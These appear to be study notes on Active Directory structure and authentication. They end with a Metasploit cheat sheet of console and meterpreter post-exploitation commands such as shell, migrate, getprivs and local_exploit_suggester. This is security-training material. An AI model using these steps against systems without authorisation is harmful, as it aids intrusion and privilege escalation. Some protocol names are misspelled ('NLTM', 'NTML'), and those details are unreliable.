- ↳ Forests, Trees, Domains
- ↳ Users & Groups
- ↳ Trusts
- ↳ Policies
- ↳ Domain Services

↳ Why use Active directory

↳ it allows for the control and monitoring of their users computer through single domain. It allows a single user to sign in to any computer on the active directory network and have access to his or her stored files and folders in the server, as well as local storage on that machine. This allow user in the company to use any machine that the company owns, without having to set up multiple users on a machine.

↳ Physical Active Directory

↳ it is the servers and machine on-premise, these can be anything from domain controller and storage servers to domain user machine.

↳ Domain Controllers : A domain controller is a windows server that has Active domain services (AD DS) installed and has been promoted to a domain

controller in the forest. Domain Controllers are the center of Active directory, they control the rest of domain.

They -

↳ holds the AD DS data store
↳ handles authentication and authorization services
↳ replicates updates from other domain controller in the forest
↳ Allow admin access to manage domain resources.

↳ AD DS data store : it holds the database and processes needed to store and manage directory information such as users, groups and services.

Characterstics of the AD DS data store :

↳ contains NTDS.dit → a database that contains all of the information of an Active Directory domain controller as well as password hashes for domain users.

↳ stored by default in %SystemRoot%\NTDS

↳ accessible only by the domain controllers.

↳ The Forest : it is the container that holds all of the other bits and pieces of the network together, without the forest all the other trees and domains would not be able to interact. (connection created between trees and domains by network).

↳ The forest consists of these parts

↳ Trees : A hierarchy of domains in Active directory domain services.

↳ Domains : Used to group and manage objects.

↳ Organizational Units (OU) : Containers for groups, computers, users, printers and other OU's.

↳ Trusts : Allow user to access resources in other domains.

↳ Objects : users, groups, printers, computers, shares

↳ Domain Services : DNS Servers, LLMNR, IPV6

↳ Domain Schema : Rules for object creation

↳ User + Groups : The user and groups that are inside of an Active directory are up to you, when you create a domain controller it comes with default groups and two default users :- administrator and guest.

↳ Types of users

↳ Domain Admin → they control domain and are only ones with access to domain controllers.

↳ Service Account → They are required by windows for services.

↳ Local Administrators → They can control local machine as administrator but not domain controller.

↳ Domain users → They are your everyday users.

↳ Groups : Groups make it easier to give permissions to users and objects by organizing them into groups with specified permissions.

↳ Types of Active directory groups :

↳ Security groups : These groups are used to specify permissions for large number of users.

↳ Distribution groups : These groups are used to specify email distribution lists.

↳ Trust + Policies

↳ Domain Trust : Trust are mechanism place for users in the network to gain access to other resources in the domain. Trust outlines the way by which the domain inside of forest can communicate to each other.

↳ Types of trust :

↳ Directional : The direction of trust flows from trusting domain to trusted domain.

↳ Transitive : The trust relationship expands beyond just two domain to include other trusted domain.

↳ Domain Policies: Policies dictate how the server operates and what rules it will and will not follow. Policies are rules that apply to domain as whole.

↳ Domain services + Authentication

↳ Domain Services: services that the domain controller provides to rest of domain or tree.

↳ Default services

↳ LDAP: lightweight directory access protocol provides communication between applications and directory services.

↳ certificate service: allow the domain controller to create, validate and revoke public key certificates.

↳ DNS, LLMNR, NBT-NS: Domain name services for identifying IP hostnames.

↳ Domain Authentication: most vulnerable part of active directory.

↳ Types of authentication

↳ NLTM: default window authentication protocol used as encryption challenge | response protocol.

↳ Kerberos: default authentication service for active directory uses ticket-granting tickets and service ticket to authenticate user and give users access to other resources across the domain.

↳ AD in the cloud : The most notable AD cloud provider is Azure AD. Its default settings are much more secure than an on-premise physical Active directory network.


↳ Azure AD : it act as middle man between your physical Active directory and your user's sign on. This allows for a more secure transaction between domains, making a lot of Active Directory attacks ineffective.

Windows Server AD	Azure AD
LDAP	Rest API's
NTML	OAuth / SAML
Kerberos	Open ID
OU Tree	Flat Structure
Domains & Forests	Tenants
Trusts	Guests

Metasploit

↳ initialize database : msfdb init
↳ help : msfconsole -h
↳ database status : db_status (after starting)
↳ start metasploit : msfconsole
  ↳ show <exploits | payloads>
  ↳ search <exploit>
  ↳ info <exploit | payload> <name>
  ↳ use <exploit - name>
    ↳ set <option-name> <value>
    ↳ show options (can also be used to show payload options)
    ↳ set payload
↳ exploit : start exploit
↳ session : to display sessions

↳ Metasploit framework architecture



↳ check running processes → ps
↳ migrate to different process → migrate
↳ get user information → getuid
↳ get system info → sysinfo

↳ get shell → shell

↳ load module → load <module name>

↳ get privileges of current user → getprivs
↳ get networking info → ipconfig

↳ to check if machine is vm
↳ run post/windows/gather/checkvm

↳ Local exploit suggester
↳ run post/multi/recon/local_exploit_suggester

↳ route the traffic → autoroute